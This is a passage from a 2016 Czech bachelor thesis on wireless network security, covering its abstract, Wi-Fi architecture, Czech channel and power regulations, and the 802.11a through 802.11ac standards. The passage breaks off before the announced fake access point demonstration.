Univerzita Hradec Králové
Fakulta informatiky a managementu
Katedra informačních technologií

Zabezpečení bezdrátových sítí proti pokročilým útokům

Bakalářská práce

Autor: David Glevický
Studijní obor: Aplikovaná informatika

Vedoucí práce: Ing. Ondřej Hornig

Hradec Králové Duben 2016

Prohlášení:

Prohlašuji, že jsem bakalářskou práci zpracoval samostatně a s použitím uvedených zdrojů.

.....

V Hradci Králové dne 22.4.2016 David Glevický

Poděkování:

Děkuji vedoucímu bakalářské práce Ing. Ondřeji Hornigovi za odborné rady, věcné připomínky, vstřícný přístup a vše, co mi pomohlo při zpracování bakalářské práce.

Anotace

Tato bakalářské práce se zabývá problematikou zabezpečení bezdrátových sítí. Cílem této bakalářské práce je vysvětlit jednotlivé pojmy bezdrátových sítí, seznámit čtenáře s použitými standardy 802.11, popsat metody zabezpečení a poukázat na jednotlivé bezpečnostní problémy bezdrátových sítí. Vysvětleny jsou zde také zásady elementárního zabezpečení. V testovacích podmínkách byl proveden útok na nezabezpečenou bezdrátovou síť Wi-Fi pomocí falešného bezdrátového přístupového bodu, neboli Fake AP. Na konci bakalářské práce jsou popsány výsledky testovacího útoku pomocí falešného bezdrátového přístupového bodu a doporučené principy jak se proti takovému útoku bránit nebo jak útoku předcházet. V úplném závěru bakalářské práce se nachází shrnutí celé práce a návrh na možné další témata spojená s danou problematikou.

Annotation

Title: Wireless security against advanced attacks

This bachelor thesis deals with security problems of wireless networks. The purpose is to explain the various concepts of wireless network, introduce 802.11 standards used in wireless networks, describe security methods and point out the various security issues of wireless networks. There are also explained elementary principles of wireless security. In the test environment an illustrative attack was made on an insecure wireless Wi-Fi network using a fake wireless access point. This attack is known as Fake AP. Described at the end of this bachelor thesis are results of an attack and suggested principles on how to defend and even avoid being attacked. The final section of the bachelor thesis is a summary of the thesis and proposal of possible topics related to wireless network issues.

Obsah

Seznam obrázků

Seznam tabulek

Seznam zkratek

AES.....Advanced Encryption Standard

AP .....Access point

BSS .....Basic service set

CCK .....Complentary Code Keying

CSMA/CA.....Carrier Sense Multiple Access/Collision Avoidance

CSMA/CD.....Carrier Sense Multiple Access/Collision Detection

DFS.....Dynamic Frequency Selection

DLS.....Direct Link Setup

DS .....Distribution system

DSSS.....Direct Sequence Spread Spectrum

ESS .....Extended service set

IAPP.....Inter-Acces Point Protocol

IBSS.....Independent basic service set

IEEE .....Institute of Electrical and Electronics Engineers

IoT .....Internet of Things

MIMO .....Multiple-Input Multiple-Output

MU-MIMO.....Multi User Multiple-Input Multiple-Output

OFDA.....Orthogonal Frequency Division Access

OFDM .....Orthogonal Frequency Divisiom Multiplex

QoS.....Quality of Service

RSN .....Robust Security Network

STA.....Station

SU-MIMO .....Single User Multiple-Input Multiple-Output

TKIP.....Temporal Key Integrity Protocol

TPC.....Transmit Power Control

WEP.....Wired Equivalent Privacy

WLAN.....Wireless Local Area Network

WPA.....Wi-Fi Protected Access

WPA2 .....Wi-Fi Protected Access 2

1 Úvod

Bezdrátové sítě jsou velmi aktuálním tématem. S bezdrátovými sítěmi je dnes možné se setkat všude, ať už v domácnosti, ve škole, v kavárnách nebo například na veřejných místech. Ne každá bezdrátová síť je však vhodně zabezpečena. I dnes se lze setkat s domácími Wi-Fi sítěmi, kde je bezdrátový přístupový bod nastaven ještě z výroby. Tedy není obtížné zjistit heslo sítě nebo se i přihlásit na bezdrátový přístupový bod a provést změny v konfiguraci zařízení.

Ve firemním prostředí se na bezpečnost většinou klade velký důraz. I přesto se objevují časté chyby v konfiguracích a dochází k přehlédnutí známých rizik.

Cílem této bakalářské práce je poukázat na jednotlivé bezpečnostní problémy a zároveň objasnit metody zabezpečení síťových prvků.

Práce je tematicky dělena na šest částí. První část popisuje bezdrátové sítě, jejich historii a architekturu. Také je zde popsána funkce, použité kanály a frekvence u bezdrátové sítě Wi-Fi. V této části je zde také zmíněná legislativa provozu bezdrátových sítí. Druhá část této práce pojednává o standardu 802.11. Třetí část se zabývá zabezpečením bezdrátových sítí. Jsou zde popsány jednotlivé metody zabezpečení a také aktuální statistika zabezpečení v České republice. Čtvrtá část se zabývá bezpečnostními problémy. Jsou zde vysvětleny nejčastější použité metody při pokusu o prolomení zabezpečení bezdrátových sítí. Pátá část poté popisuje zásady elementárního zabezpečení a jejich důležitost. V osmé části této práce je provedena ukázka útoku pomocí falešného přístupového bodu v testovacích podmínkách.

Na konci bakalářské práce se nachází shrnutí výsledků provedeného útoku a také závěr celé práce.

2 Cíl a metodika práce

Cílem této bakalářské práce je ukázat nové trendy v zabezpečení, poukázat na nejvíce se vyskytující hrozby bezdrátových sítí a vysvětlit klíčové pojmy problémové domény. V praktické části potom analyzovat a vysvětlit průběh útoku pomocí nezabezpečeného bezdrátového bodu. A v neposlední řadě je cílem této práce informovat čtenáře o možném nebezpečí ztráty osobních dat, jako například citlivé přihlašovací údaje nebo dokonce ztráta celé digitální identity, nebo také podnikových dokumentů při nepoužívání dostatečných technik zabezpečení.

3 Bezdrátové sítě

Bezdrátové lokální sítě, též označovány jako Wi-Fi nebo WLAN. Označení Wi-Fi zavedlo konsorcium Wi-Fi Aliance jako obchodní označení produktů splňující standard 802.11.

Bezdrátové sítě využívají rádiový signál jako přenosové médium. Pro bezdrátové sítě Wi-Fi se nejčastěji využívá pásmo 2,4 GHz a pásmo 5 GHz. Tyto dvě pásma jsou nelicencovaná, není tedy zapotřebí licence v České republice k jejich využívání. Díky volnosti použití nelicencovaného pásma se může stát, že bezdrátová síť bude rušena jinou bezdrátovou sítí na stejné frekvenci nebo i jiným zařízením operující na stejné frekvenci, například mikrovlnná trouba nebo Bluetooth zařízení. Při špatné konfiguraci více zařízení v jedné síti se můžou bezdrátové zařízení rušit navzájem.

V České republice je možné využívat 13 kanálů v pásmu 2,4 GHz.

Bezdrátová síť Wi-Fi je specifikována IEEE standardem 802.11. Standard 802.11 byl a je dále rozšiřován o mnoho dodatků, které vylepšují funkce Wi-Fi.

Bezdrátové sítě Wi-Fi používají CSMA/CA jako protokol pro přístup k médiu. Protokol CSMA/CA byl odvozen z protokolu CSMA/CD, který využívá Ethernet. Koncept protokolu CSMA/CA je od protokolu CSMA/CD odlišný. Na rozdíl od Ethernetu není jednoduché zjistit kolizi v bezdrátové síti, proto se k detekci kolizím využívá systém potvrzování. [1]

Mezi největší výhody bezdrátových sítí patří mobilita uživatelů bez ztráty připojení a nižší náklady na vybudování sítě oproti kabelové síti. Také je mnohem jednodušší tuto bezdrátovou síť rozšiřovat. [2]

Pro maximalizaci mobility stanic umožňují bezdrátové sítě roaming. Roaming je velmi důležitá funkce WLAN. Pokud je roaming správně nakonfigurován a bezdrátové přístupové body vhodně propojeny distribučním systémem, pak se stanice mohou volně pohybovat v oblasti pokryté signálem z více přístupových bodů. Bezdrátové přístupové body si budou stanice podle potřeby nebo síly signálu předávat, aniž by došlo k narušení komunikace v síti. [1]

Mezi bezdrátové sítě nepatří jen lokální bezdrátové sítě Wi-Fi. Patří sem také různé bodové spojení mezi pevně stanovenými uzly pro přenos dat, například na dlouhé vzdálenosti. Tento druh spojení se dále dělí na přenos mezi dvěma body (P-P)

a přenos z jednoho bodu na více bodů (P-MP). Takovéto spoje využívají například poskytovatelé internetového připojení. Poskytovatelé internetového připojení využívají pro tyto spoje licencovaná i nelicencovaná pásma. Výhodou licencovaného pásma je mnohem menší rušení a díky tomu také poskytnutí lepších služeb. Pro tyto potřeby se používá například standard 802.16, který je zaměřen převážně na venkovní sítě. [3]

3.1 Historie bezdrátové sítě


Bezdrátové sítě mají za sebou dlouhou historii. Zásadní průlom pro bezdrátové sítě nastal v roce 1980, kdy inženýr z americké vládní telekomunikační organizace Michael Marcus podal návrh o uvolnění některých rádiových frekvencí. Návrh se týkal o uvolnění takzvaných „garbage bands“ na frekvencích 900 MHz, 2,4 GHz, 5,8 GHz a jejich použití bez vládní licence. Tyto frekvence byly původně vyhrazeny pouze pro zařízení, která využívala rádiové vlny k jiným účelům než ke komunikaci. Frekvence byly uvolněny až v roce 1985 za podmínek, že se nově vzniklá zařízení budou muset umět vypořádat s rušením.

Několik výrobců začalo vyrábět vlastní zařízení, která však díky chybějícímu standardu nebyla kompatibilní. Díky tehdejšímu úspěchu Ethernetu si výrobci uvědomili důležitost standardu pro trh. Tak vznikla komise s názvem 802.11 v organizaci IEEE, která dostala za úkol vytvořit průmyslový standard pro bezdrátové sítě.

Až roku 1997 se podařilo komisi vytvořit základní specifikace a vznikl standard 802.11. Po vzniku standardu firmy okamžitě začaly vyvíjet prototypy splňující standard 802.11. [4]

3.2 Základní architektura bezdrátové sítě Wi-Fi

Logická architektura standardu 802.11 obsahuje několik hlavních komponent: stanice, bezdrátový přístupový bod, nezávislá základní sada služeb, základní sada služeb, distribuční systém a rozšířená sada služeb. Některé logické prvky architektury přímo souvisí s hardwarovými zařízeními jako například stanice nebo bezdrátový přístupový bod. [5]



Obr. 1 Architektura 802.11, [Zdroj: autor práce]

3.2.1 Stanice

Bezdrátová stanice obsahuje bezdrátovou síťovou kartu nebo rozšíření pro používání bezdrátových sítí. [5]

3.2.2 Bezdrátový přístupový bod

Bezdrátový přístupový bod slouží jako most mezi bezdrátovými stanicemi a existující páteřní sítí pro přístup například k internetu. [5]

3.2.3 IBSS

IBSS je bezdrátová síť, která se skládá z alespoň dvou stanic. Používá se tam, kde není přístup k distribučnímu systému. IBSS je také někdy označován jako ad hoc bezdrátová síť. [5]

3.2.4 BSS

BSS je bezdrátová síť, která se skládá z jednoho bezdrátového přístupového bodu, který obsluhuje jednoho nebo více klientů. BSS je také někdy označována jako infrastrukturní síť.

Veškeré stanice v BSS komunikují skrze přístupový bod. Bezdrátový přístupový bod poskytuje připojení ke kabelové místní síti. Přístupový bod řeší komunikaci mezi jednotlivými stanicemi nebo komunikaci na uzel distribučního systému. [5]

3.2.5 ESS

ESS je soubor dvou nebo více bezdrátových přístupových bodů připojených ke stejné kabelové síti, která definuje jeden logický segment ohraničený routerem. ESS je také známá pod označením podsíť. [5]

3.2.6 Distribuční systém

Bezdrátové přístupové body vícečetného BSS jsou vzájemně propojeny distribučním systémem. Díky distribučnímu systému se mohou stanice volně pohybovat z jednoho BSS na další. Přístupové body lze propojit jak kabelem, tak bezdrátově. Distribuční systém je tedy logický prvek, který umožní propojení více BSS. [5]

3.3 Jak funguje Wi-Fi

Pro vysvětlení, jak funguje princip Wi-Fi, bude použita jednoduchá síťová topologie s jedním bezdrátovým přístupovým bodem a jednou bezdrátovou stanicí. Bezdrátový přístupový bod je také propojený kabelem do vnitřní sítě, ze které může být například přístup do internetu.

Jako přenosové médium mezi bezdrátovým přístupovým bodem a bezdrátovou stanicí pro přenos dat se používá rádiová frekvence. Norma 802.11 specifikuje pásmo 2,4 GHz nebo 5 GHz.

Hlavní funkcí bezdrátového přístupového bodu je přenos dat mezi bezdrátovou a kabelovou sítí. Přístupový bod může poskytovat také i další funkce specifikované standardem 802.11 nebo přidané výrobcem či uživatelem.

Pro přístup do bezdrátové sítě se musí bezdrátová stanice zkusit připojit k síti a projít autentizací přístupového bodu. Přístupový bod rozhodne podle poskytnutých údajů, zda se může tato konkrétní stanice připojit k bezdrátové síti a buď stanici povolí připojení, nebo jí přístup k síti odmítne. Jakmile se bezdrátová stanice připojí k bezdrátové síti, může danou síť využívat. [6]

3.4 Kanály a frekvence bezdrátové sítě Wi-Fi


Kanály a frekvence bezdrátových sítí Wi-Fi jsou definovány ve standardu 802.11. Nejčastěji se standard 802.11 využívá na frekvencích 2,4 a 5 GHz. Každé pásmo je rozděleno na velké množství kanálů a každá země u obou pásem reguluje například povolené kanály nebo maximální hodnotu vysílacího výkonu zařízení. [7]

3.4.1 Legislativa provozu v České republice

Bezdrátové sítě Wi-Fi lze v České republice provozovat v pásmech ISM. ISM pásma jsou bezlicenční frekvenční pásma, která jsou rozšířená po celém světě, nacházejí se na frekvencích 900 MHz, 2,4 až 2,48 GHz a 5,1 až 5,8 GHz. V České republice spravuje tyto pásma ČTÚ, o tomto úřadu pojednává kapitola 3.7.

ČTÚ stanovil v České republice 13 dostupných kanálů v pásmu 2,4 GHz o šířce 22 MHz. Mezi jednotlivými kanály, respektive jejich středy, je rozestup 5 MHz. Tuto situaci ilustruje obrázek Obr 2. V této frekvenci se nabízí pouze tři nepřekrývající se kanály pro standard 802.11.

Maximální povolený vyzářený výkon vysílacího řetězce, tedy vysílač, anténní svod a anténa, nesmí překročit hodnotu 100 mW, respektive 20 dBm. [8]



Obr. 2 Wi-Fi kanály v pásmu 2,4 GHz, [43]

Standard 802.11 sám o sobě není limitován použitím uvnitř budovy nebo ve venkovním prostředí. Pásmo 2,4 GHz lze použít uvnitř budovy i venku

při nepřekročení vysílacího limitu. Pásmo 5 GHz je pro evropské země děleno do tří účelových kategorií. V České republice je dohromady možné využívat 19 kanálů v pásmu 5 GHz. První čtyři kanály se nachází mezi frekvencemi 5,125 a 5,25 GHz a jsou určené pro použití uvnitř budov, kde je maximální povolený vyzářený výkon 200 mW. Další čtyři kanály se nacházejí mezi frekvencemi 5,25 až 5,35 GHZ a jsou určené pro venkovní prostředí, kde je maximální povolený vyzářený výkon 200 mW, ale pouze pokud je bezdrátový bod vybaven automatickou regulací výkonu. Pokud ne, maximální povolený vyzářený výkon je zde 100 mW. Posledních 11 kanálu se nachází mezi frekvencemi 5,47 až 5,725 GHz a jsou určené pro venkovní použití. Maximální povolený vyzářený výkon je zde 1 W při přítomné regulaci výkonu. Pokud bezdrátový bod není vybaven regulací výkonu, je maximální povolený vyzářený výkon 500 mW. [8]

3.4.2 Frekvence standardů 802.11

Vzhledem k tomu, že existuje větší množství standardů 802.11, tak také různé standardy 802.11 využívají odlišná pásma. V následující tabulce je vidět přehled nejpoužívanějších frekvencí u standardů 802.11. [9]

Varianty standardu 802.11	Pásmo
802.11a	5 GHz
802.11b	2,4 GHz
802.11g	2,4 GHz
802.11n	2,4 a 5 GHz
802.11ac	5 GHz
802.11ad	Více než 60 GHz
802.11af	Televizní bílé pásmo (Méně než 1 GHz)
802.11ah	700 MHz, 860 MHz, 902 MHz, a další. (Záleží na konkrétní zemi)

Tabulka 1 Standardy 802.11 a jejich frekvence, [9]

3.4.3 Pásmo 2,4 GHz

Pásmo 2,4 GHz definuje 14 kanálu s rozestupem 5 MHz, kromě 14. kanálu, kde je mezi 13. a 14. kanálem oddělení široké 12 MHz. Tyto kanály jsou globálně dostupné, ale zaleží na daném státě, které kanály jsou zde povoleny. [7]

Standard 802.11 definuje šířku pásma 22 MHz. Tak, aby se tyto kanály nepřekrývaly a vznikalo tak co nejmenší rušení, je výhodné použít pouze tři nepřekrývající se kanály, popřípadě čtyři pokud je uvolněno všech 14 kanálů.. Díky definovaným 14 kanálům je zde pět možností jak sestavit tyto tři nepřekrývající se kanály. Těmi kombinacemi jsou konkrétně kanály 1, 6, 11 nebo 2, 7, 12 nebo 3, 8, 13 nebo 4, 9, 14 a 5, 10, 14. Zaleží pak na daném státě, které kanály jsou k dispozici, a díky tomu může být počet kombinací nepřekrývajících se kanálů menší než pět. Nejčastěji je obecně bezdrátový přístupový bod nastaven defaultně na kanál 6 nebo 11 a tedy také kombinace nepřekrývajících kanálu 1, 6 a 11 je nejčastěji využívaná.

S použitím standardu 802.11n, kde je možné použít šířku pásma 20 nebo 40 MHz, se tyto kombinace nepřekrývajících kanálu mění. Například při použití šířky pásma 40 MHz jsou zde pouze dva nepřekrývající se kanály a to 3 a 11. [9]

V následující tabulce je přehled povolených kanálu v pásmu 2,4 GHz u vybraných zemí.

kanál	frekvence (MHz)	Evropa	Kanada	Japonsko
1	2412	Ano	Ano	Ano
2	2417	Ano	Ano	Ano
3	2422	Ano	Ano	Ano
4	2427	Ano	Ano	Ano
5	2432	Ano	Ano	Ano
6	2437	Ano	Ano	Ano
7	2442	Ano	Ano	Ano
8	2447	Ano	Ano	Ano
9	2452	Ano	Ano	Ano
10	2457	Ano	Ano	Ano
11	2462	Ano	Ano	Ano

12	2467	Ano	Ne	Ano
13	2472	Ano	Ne	Ano
14	2484	Ne	Ne	Pouze 802.11b

Tabulka 2 Seznam Wi-Fi kanálu v pásmu 2,4 GHz, [7]

3.4.4 Pásmo 5 GHz

Stejně jako pásmo 2,4 GHz, tak i pásmo 5 GHz je rozděleno do několika kanálů. Obecně je také pásmo 5 GHz méně využívané a dochází méně k překrývání kanálů jako v pásmu 2,4 GHz, které využívá například mikrovlnná trouba a další zařízení, které nutně nemusí využívat standard 802.11. [9]

V následující tabulce je přehled povolených kanálu v pásmu 5 GHz u vybraných zemí. U jednotlivých kanálů může být v určitých zemích definován také maximální vysílací výkon, případně rozdělení na využívání bezdrátových sítí na venkovní a vnitřní vysílání, respektive uvnitř budovy a mimo budovu.

kanál	frekvence	Evropa	USA	Japonsko		Singapur
	(MHz)	20 MHz	20 MHz	20 MHz	10 MHz	20 MHz
7	5035	Ne	Ne	Ne	Ano	Ne
8	5040	Ne	Ne	Ano	Ano	Ne
9	5045	Ne	Ne	Ne	Ano	Ne
11	5055	Ne	Ne	Ne	Ano	Ne
12	5060	Ne	Ne	Ano	Ne	Ne
16	5080	Ne	Ne	Ano	Ne	Ne
34	5170	Ne	Ne	Ano	Ne	Ne
36	5180	Ano	Ano	Ano	Ne	Ano
38	5190	Ne	Ne	Ano	Ne	Ne
40	5200	Ano	Ano	Ano	Ne	Ano
42	5210	Ne	Ne	Ano	Ne	Ne
44	5220	Ano	Ano	Ano	Ne	Ano
46	5230	Ne	Ne	Ano	Ne	Ne
48	5240	Ano	Ano	Ne	Ne	Ne
52	5260	Ano	Ne	Ne	Ne	Ne

56	5280	Ano	Ne	Ne	Ne	Ne
60	5300	Ano	Ne	Ne	Ne	Ne
64	5320	Ano	Ne	Ne	Ne	Ne
100	5500	Ano	Ne	Ne	Ne	Ne
104	5520	Ano	Ne	Ne	Ne	Ne
108	5540	Ano	Ne	Ne	Ne	Ne
112	5560	Ano	Ne	Ne	Ne	Ne
116	5580	Ano	Ne	Ne	Ne	Ne
120	5600	Ano	Ne	Ne	Ne	Ne
124	5620	Ano	Ne	Ano	Ne	Ne
128	5640	Ano	Ne	Ano	Ne	Ne
132	5660	Ano	Ne	Ano	Ne	Ne
136	5680	Ano	Ne	Ne	Ne	Ne
140	5700	Ano	Ne	Ano	Ne	Ne
149	5745	Ne	Ano	Ne	Ne	Ano
153	5765	Ne	Ano	Ne	Ne	Ano
157	5785	Ne	Ano	Ne	Ne	Ano
161	5805	Ne	Ano	Ne	Ne	Ano
165	5825	Ne	Ano	Ne	Ne	Ano
183	4915	Ne	Ne	Ne	Ano	Ne
184	4920	Ne	Ne	Ano	Ano	Ne
185	4925	Ne	Ne	Ne	Ano	Ne
187	4935	Ne	Ne	Ne	Ano	Ne
188	4940	Ne	Ne	Ano	Ano	Ne
189	4945	Ne	Ne	Ne	Ano	Ne
192	4960	Ne	Ne	Ano	Ne	Ne
196	4980	Ne	Ne	Ano	Ne	Ne

Tabulka 3 Seznam Wi-Fi kanálu v pásmu 4,9 až 5 GHz, [7]

3.5 Výhody a nevýhody bezdrátové sítě Wi-Fi

Mezi bezdrátovými sítěmi Wi-Fi a kabelovými sítěmi je několik rozdílů a nejedná se pouze o jiné přenosové médium. Mezi hlavní výhody bezdrátové sítě Wi-Fi může patřit:

- Wi-Fi vysílá v nelicencovaném rádiovém pásmu, takže uživatel nepotřebuje souhlas místních úřadů.
- Pomocí Wi-Fi lze vybudovat LAN bezdrátově, tedy bez použití kabeláže, a tím snížit náklady na stavbu sítě. Wi-Fi síť jde tedy i vybudovat na místech, kde nelze použít kabely.
- Díky standardu 802.11 je na trhu velký výběr zařízení, která jsou kompatibilní a spolupracují spolu.
- Díky velkému výběru, tedy konkurenci, je i cena zařízení za přijatelnou cenu.
- Přechody mezi hotspoty. Klient se může pohybovat bez ztráty spojení.

Ale bezdrátové sítě mají i nevýhody, zvláště v porovnání s kabelovými sítěmi. Ať už v porovnání s metalickými nebo optickými kabelovými sítěmi. Mezi hlavní nevýhody bezdrátové sítě Wi-Fi může patřit:

- Bezlicenční pásmo 2,4 GHz má výkonnostní limit 100 mW
- Díky velkému rušení z jiných zdrojů může dojít na frekvenci 2,4 GHz ke snížení výkonu sítě. Tato frekvence je využívána například mikrovlnnými troubami, Bluetooth apod.
- V porovnání s jinými standardy má 802.11 vysokou spotřebu a tak může snižovat životnost baterií a způsobit přehřátí zařízení.
- Můžou se vyskytovat stále starší zabezpečovací a šifrovací algoritmy.
- Omezený dosah Wi-Fi sítě.
- V hustě obydlených oblastech může dojít k překrytí kanálů – působení otevřených a zabezpečených sítí může způsobit problém pro připojení klienta.
- Možnost odposlouchávání bezdrátové komunikace.
  [10]

3.6 Zařízení pro provoz bezdrátové sítě Wi-Fi

Nejdůležitější komponenta pro provoz bezdrátové sítě je bezdrátový přístupový bod, též označován jako AP. Velmi často stanice nekomunikují přímo mezi sebou, ale prostřednictvím bezdrátového přístupového bodu, tedy využívají centralizovaný způsob komunikace – infrastrukturní síť. K tomuto použití se nejčastěji používají Wi-Fi routery, které jsou kombinací klasického routeru a bezdrátového přístupového bodu. Obecně je Wi-Fi router zařízení s vlastním napájením, které přijímá a vysílá data.

Zařízení pro provoz bezdrátové sítě využívá různé typy antén pro různé použití. Existují tři druhy antén a to konkrétně směrová, sektorová a všesměrová anténa. Směrové antény vysílají jen do jednoho bodu a využívají se pro přenos signálu na dlouhé vzdálenosti. Sektorové antény vysílají signál do určitého sektoru. Signál se šíří do určitého úhlu, například 180, 90 nebo 60 stupňů. Poslední a nejčastěji využívané antény jsou všesměrové. Všesměrové antény vysílají signál do všech stran pod úhlem 360 stupňů. Slouží k pokrytí menších oblastí celistvým signálem. Jednou z hlavních vlastností je zisk antén a jednotkou je decibel na isotrop (dBi).

Nezbytná komponenta, aby se mohly stanice připojit k bezdrátové síti, je Wi-Fi síťová karta. Wi-Fi síťová karta funguje na stejném principu jako normální síťová karta s rozdílem, že nevyužívá síťové kabely, ale pracuje bezdrátově. [11]

3.7 ČTÚ – Český telekomunikační úřad


Český telekomunikační úřad sídlí v Praze a byl zřízen zákonem o elektronických komunikacích ke dni 1. května 2005. Jedná se ústřední správní úřad pro výkon státní správy ve věcech stanoveným zákonem. Český telekomunikační úřad také provádí regulaci trhu a stanovování podmínek pro podnikání v oblasti elektronických komunikací. ČTÚ rozhoduje také o frekvenčních pásmech v České republice, respektive, která pásma jsou licencovaná a která nejsou nelicencovaná. [12]

ČTÚ je členem mezinárodní telekomunikační unie ITU, neboli International Telecommunication Union. ITU je specializovanou agenturou OSN pro rozvoj a podporu informačních a komunikačních technologii. [13]

4 Standard 802.11

Standard 802.11 patří dnes mezi nejrozšířenější normy pro bezdrátové sítě. Než byla definována norma pro bezdrátové sítě IEEE 802.11, byla zapotřebí zařízení od stejného výrobce pro vytvoření bezdrátové sítě. Jednotliví výrobci používali své vlastní normy a to bránilo většímu rozšíření bezdrátových sítí. To byl také důvod, proč organizace IEEE začala v roce 1990 pracovat na normě, která by umožnila, aby zařízení od různých výrobců mohla spolupracovat. Díky tomu vznikla v roce 1997 norma IEEE 802.11. Norma 802.11 využívala pásmo od 2,4 do 2,4835 GHz a maximální přenosová rychlost byla 2Mbit/s. Rychlost však nebyla dostačující a proto došlo na rozdělení vývoje na dvě skupiny. Jedna skupina pracovala na zvýšení rychlosti na frekvenčním pásmu 5Ghz a druhá skupina dále experimentovala na frekvenčním pásmu 2,4Ghz.

Z těchto dvou skupin vznikly první doplňky pro standard 802.11. Doplněk IEEE 802.11a a doplněk IEEE 802.11b. Během několika let vznikly další dodatky a doplňky k původní normě IEEE 802.11 a stále vznikají další. Nové dodatky se zabývají například dalším nárůstem rychlosti, podporou kvality služeb nebo lepším zabezpečením. [14]



Obr. 3 Přehled frekvencí standardů 802.11 , [15]

4.1 802.11a

Doplněk 802.11a, který byl schválen v roce 1999, specifikoval standard v nově uvolněném bezlicenčním pásmu 5 GHz. V tomto pásmu bylo vysílání dlouho zakázáno. 802.11a nabízí daleko vyšší maximální přenosovou rychlost - až 54Mb/s. Reálná uživatelská rychlost je zhruba 25 Mb/s [16]

Pro dosažení této rychlosti se poprvé v paketových komunikacích používá ortogonální multiplex s kmitočtovým dělením, neboli OFDM, který se používal pouze pro systémy na distribuci digitálního zvuku a videa. [17]

Ortogonální multiplex s kmitočtovým dělením, neboli OFDM, je širokopásmová modulace využívající kmitočtového dělení kanálu. Hlavním znakem OFDM je ortogonalita jednotlivých nosných kmitočtů a z toho plyne vyšší spektrální účinnost modulace. [18]

Díky velké šířce pásma 5 GHz a faktu, že je pásmo mnohem méně vytížené oproti pásmu 2,4 GHz, je možné využívat více kanálů, aniž by došlo k jejich překrytí. Frekvenční pásmo může poskytnout až 8 nepřekrývajících se kanálů.

Je vhodné také podotknout, že rozdílná pásma (5 GHz a 2,4 GHz) znemožňují spolupráci standardu 802.11a a standardu 802.11b. [16]

4.2 802.11b

Odpovědí na nízkou přenosovou rychlost v pásmu 2,4 GHz byl v roce 1999 standard 802.11b. Díky implementaci v pásmu 2,4 GHz se zrodil standard 802.11b o něco dříve než standard 802.11a. Tento standard nabízí maximální přenosovou rychlost až 11 MB/s. Reálná uživatelská rychlost je zhruba 6 Mb/s. [16]

Přenosová rychlost se dynamicky mění v závislosti na momentální rušivosti prostředí – 11 Mb/s, 5,5 Mb/s, 2 Mb/s nebo 1 Mb/s.

Pro dosažení nové vyšší rychlosti používá odlišný způsob kódování, tzv. doplňkové kódové klíčování, neboli CCK s použitím DSSS na fyzické vrstvě. [14]

Frekvenční pásmo může poskytnout až 14 kanálů a 3 nepřekrývající se. Záleží však na legislativě dané země, kde se tento standard používá. [19]

Ve standardu 802.11b není zajištěno odpovídající zabezpečení přenosu, které řeší další normy. Dále potom není zajištěna kvalita služeb - QoS. Totéž platí i pro standard 802.11a.

Výraz 802.11b+ značí, že zařízení podporuje paketové binární konvoluční kódování PBCC. [16]

Texas Instruments přišla s nestandardním řešením 802.11b+ využívající PBCC ve snaze zvýšit maximální přenosovou rychlost standardu 802.11b až na 22 Mb/s. PBCC je metoda dopředné opravy chyb, která umožňuje zredukovat chybový datový tok, aniž by došlo ke zvýšení vysílacího výkonu. V reálné situaci to tedy znamená, že 802.11b+ může získat vyšší rychlost přenosu, při použití stejného vysílacího výkonu jako standard 802.11b. [20]

4.3 802.11g

V roce 2003 standard 802.11g slučuje to nejlepší ze standardů 802.11a a 802.11b. Je zaručena kompatibilita se standardem 802.11b a zároveň přebírá pokročilejší modulační a kódovací techniky ze standardu 802.11a. [19]

Standard 802.11g pracuje v pásmu 2,4 GHz (stejně jako 802.11b) a nabízí maximální přenosovou rychlost až 54 Mb/s. Reálná uživatelská rychlost je zhruba 22 Mb/s.

Na fyzické vrstvě probíhá komunikace s využitím ortogonálního multiplexu s kmitočtovým dělením - OFDM, ale při komunikaci se zařízením podporujícím standard 802.11b se kvůli kompatibilitě využívá technologie DSSS. Díky tomuto řešení můžou koexistovat klienti se standardem 802.11a a 802.11b v jedné síti.

Důležité je také zmínit, že síť 802.11g bez klientů 802.11b bude mít daleko vyšší výkon v závislosti na počtu uživatelů připojených k síti. Pokud v síti nejsou klienti 802.11b, je výkonost sítě 802.11g prakticky stejná s výkoností sítě 802.11a. [16]

4.4 802.11n

Standard 802.11n zkoumal možnosti nastavení parametrů fyzické vrstvy a část linkové podvrstvy pro zvýšení datové propustnosti, respektive navýšení rychlosti přes 100 Mb/s. Mezi tyto možnosti patří použití více antén – MIMO. [14]

Multiple-Input Multiple-Output je bezdrátová technologie, která využívá více přijímačů a vysílačů pro přenos dat v jednom okamžiku. Jedná se o multi-anténní komunikační systém. V důsledku použití více antén je bezdrátová technologie MIMO schopná zvýšit kapacitu daného kanálu.

Pokud datový tok patří pouze jednomu uživateli, jedná o Single User MIMO, respektive SU-MIMO. Pro datový tok, který je rozdělen mezi více uživatelů, se využívá technologie Multi User MIMO, respektive MU-MIMO. [21]
Standard 802.11n pracuje v pásmu 2,4 GHz a 5 GHz. Nabízí maximální přenosovou rychlost až 600 Mb/s. [22]
Standard 802.11n využívá SU-MIMO na rozdíl od jeho nástupce 802.11ac Wave 2, který umí i MU-MIMO. [23]

4.5 802.11ac

Standard 802.11ac představuje významný nárůst výkonu, i přes úspěšný standard 802.11n. Standard 802.11ac reaguje na měnící se podmínky užití bezdrátových technologií – využívání Wi-Fi jako primární síť při každodenních činnostech. 802.11ac umožňuje využití teoretické maximální rychlosti až 6,9 Gb/s v pásmu 5 GHz. Tedy 11,5x rychlejší než standard 802.11n. [23]
Standard 802.11ac pracuje pouze v 5 GHz pásmu – v současné době mnohem menší potenciál rušení. Na rozdíl od 802.11n, který působí v pásmu 5 GHz i 2,4 GHz.
Oficiální pracovní název pro 802.11ac je „Vylepšení pro velmi vysokou propustnost" pro WLAN provoz v pásmu pod 6 GHz, a je také neformálně označován jako "Gigabit Wi-Fi" nebo "5G Wi-Fi". [24]
Standard 802.11ac vyšel na trh ve dvou vlnách - 802.11ac Wave 1 a 802.11ac Wave 2. [23]

4.5.1 802.11ac Wave 1

Jedná se o první verzi standardu 802.11ac.
802.11ac Wave 1 dosahuje maximální přenosové rychlosti až 1.3 Gb/s v pásmu 5 GHz. Jedná se o přímého následníka 802.11n a využívá stejný SU-MIMO. Šířka kanálu byla oproti 802.11n zvětšena až na 80 MHz. [23]

4.5.2 802.11ac Wave 2

Dodatek 802.11ac Wave 2 podporuje MU-MIMO, oproti SU-MIMO u 802.11ac Wave 1. Došlo k navýšení maximální přenosové rychlosti až na 3.47 Gb/s v pásmu

5 GHz. Šířka kanálu byla opět navýšena na dvojnásobek – až 160 MHz. Dodatek 802.11ac Wave 2 je stále ve vývoji, aby se přiblížil standardu 802.11ac. [23]

4.6 802.11ad

